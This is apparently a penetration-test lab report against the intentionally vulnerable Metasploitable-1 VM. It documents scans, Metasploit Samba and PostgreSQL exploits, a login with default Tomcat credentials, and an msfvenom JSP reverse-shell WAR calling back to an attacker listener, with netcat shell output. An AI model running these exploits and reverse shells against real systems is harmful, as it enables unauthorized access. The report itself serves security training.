METASPLOITABLE-1 Penetration Testing Report

1. Introduction

This penetration test targets **Metasploitable-1**, a vulnerable virtual machine designed for security testing. The objective is to simulate real-world scenarios to identify vulnerabilities in a legacy Linux environment.

I will utilize tools like **Nmap** for scanning and **Metasploit** for exploitation, alongside other assessment tools. The goal is to uncover potential weaknesses that could be exploited and provide recommendations to improve security.

2. Test Scope

The scope of this penetration test focuses exclusively on the **Metasploitable-1** environment, a Linux-based virtual machine intentionally designed with vulnerabilities. The testing will include scanning for open ports and vulnerabilities, identifying potential exploits, and assessing the system's overall security posture in this legacy Linux environment.

3. Methodology

1. Gathering information (Reconnaissance)
2. Scanning for vulnerabilities
3. Trying to exploit vulnerabilities
4. Reporting findings.

4. Findings

This section contains the vulnerabilities or issues found during my testing.


4.1 : Nmap Scan


Description: Running the Nmap scan with the following command:

- nmap -sC -sV -p- -o nscan 192.168.0.100

The scan revealed that port **22/tcp** is open, indicating that **SSH** is running. The version of **OpenSSH** identified is **4.7p1 Debian 8ubuntu1 (protocol 2.0)**.

This version of OpenSSH can pose risks such as **brute force attacks** or **unauthorized access** if not properly secured, especially on legacy systems like Metasploitable-1. It is important to ensure that proper security configurations are in place, such as strong passwords, limiting login attempts, and using key-based authentication to mitigate potential threats.





4.2 : Metasploit Explanation

Description: Following the Nmap scan, I used the **Metasploit auxiliary module** msf6 auxiliary(scanner/ssh/ssh_enumusers) to enumerate valid usernames on the system. To configure the module, I first set the RHOST (target host) and the USER_FILE (the path to a list of usernames) to **/home/iam/Downloads/usuarios.txt**. This enumeration step is essential for identifying usernames that may be vulnerable to brute force or other authentication attacks.

Next, I performed **directory enumeration** using **Gobuster** to identify any hidden directories on the web server by running the following command:
gobuster dir -u http://192.168.0.100:80/ -x txt,php -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

Additionally, I ran another **Gobuster** scan specifically targeting the **TikiWiki** directory:
gobuster dir -u http://192.168.0.100:80/tikiwiki -x txt,php -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt


After gathering information through these steps, I used the **Metasploit exploit module** msf6 exploit(multi/samba/usermap_script) to exploit a vulnerability in **Samba** on the target system. I set the RHOST (target host) and successfully executed the exploit, which resulted in a **reverse TCP shell** opening:


[*] Started reverse TCP handler on 192.168.0.107:4444

[*] Command shell session 2 opened (192.168.0.107:4444 -> 192.168.0.100:51110) at 2024-11-15 12:29:00 +0530

After gaining access, I listed the directories on the compromised system using the ls command, revealing critical directories such as:

Screenshot:






4.3 : PostgreSQL Exploitation

Description: During the assessment, I identified that port **5432/tcp** was open, indicating that **PostgreSQL** was running on the system. The version detected was **PostgreSQL DB 8.3.0 - 8.3.7**. This is a vulnerable version of PostgreSQL, and I proceeded to exploit it using the **Metasploit module** msf6 exploit(linux/postgres/postgres_payload).

To begin, I set the RHOST (target host) and LHOST (local host) to configure the reverse shell connection. After running the exploit, the following output confirmed the successful exploitation of the system

Screenshot:



4.4 : Apache Tomcat Web Application Manager Exploitation

Description: During the assessment, after identifying **PostgreSQL running on port 5432**, I performed additional reconnaissance by accessing the system's web server. I discovered that port **8180/tcp** was open, and upon visiting **http://192.168.0.100:8180/**, I found the default **Apache Tomcat 5.5** page.


Next, I attempted to log in to the **Tomcat Web Application Manager** using the default credentials:


- **Username**: tomcat
- **Password**: tomcat

Upon successful login, I was granted access to the **Tomcat Web Application Manager** page, which provides management capabilities for deploying and managing web applications within the Tomcat server.

This discovery presents a significant vulnerability, as the **default Tomcat credentials** are still in use, leaving the system exposed to further exploitation. An attacker could use this access to upload malicious web applications, deploy shells, or potentially escalate privileges within the system.

Screenshot:





4.5 : Exploiting Tomcat Web Application Manager

Description: After identifying an open port on **8180/tcp** for Apache Tomcat and successfully logging into the **Tomcat Web Application Manager** using default credentials (username: **tomcat**, password: **tomcat**), I proceeded with exploiting the system further.

Using **msfvenom**, I created a **reverse shell payload** targeting Tomcat's environment:


- **msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.0.107 LPORT=4444 -f war -o reverseshell.war**


Once the WAR file (reverseshell.war) was created, I uploaded it to the Tomcat Web Application Manager via the Manager interface. After deploying the payload, I clicked on the WAR file to trigger its execution.


On my attack machine, I set up a netcat listener (nc -lvnp 4444) to receive the incoming connection. Upon successfully exploiting the vulnerability, I received a reverse shell back from the target machine.


At this point, I gained **tomcat55** user-level access. I continued by navigating to the **/tmp** directory and creating a **HACKbyKHP** file to indicate the successful exploitation of the target system:

Screenshot:




192.168.0.100:8180/manager/html/upload
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
The Apache Software Foundation
http://www.apache.org/
Tomcat Web Application Manager
Message: OK
Manager
List Applications HTML Manager Help Manager Help Server Status
Applications
Path Display Name Running Sessions Commands
/ Welcome to Tomcat true 0 Start Stop Reload Undeploy
/admin Tomcat Administration Application true 0 Start Stop Reload Undeploy
/balancer Tomcat Simple Load Balancer Example App true 0 Start Stop Reload Undeploy
/host-manager Tomcat Manager Application true 0 Start Stop Reload Undeploy
/jsp-examples JSP 2.0 Examples true 0 Start Stop Reload Undeploy
/manager Tomcat Manager Application true 0 Start Stop Reload Undeploy
/reverseshell true 0 Start Stop Reload Undeploy
/servlets-examples Servlet 2.4 Examples true 0 Start Stop Reload Undeploy
/tomcat-docs Tomcat Documentation true 0 Start Stop Reload Undeploy
/webdav Webdav Content Management true 0 Start Stop Reload Undeploy
Deploy
Deploy directory or WAR file located on server


root Windows -[/home/iam]
nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.0.107] from (UNKNOWN) [192.168.0.100] 45417
whoami
tomcat55
id
uid=110(tomcat55) gid=65534(nogroup) groups=65534(nogroup)


tomcat55@metasploitable:/tmp$ touch HACKbyKHP
tomcat55@metasploitable:/tmp$ ls
5354.jsvc_up HACKbyKHP
tomcat55@metasploitable:/tmp$

- THANK YOU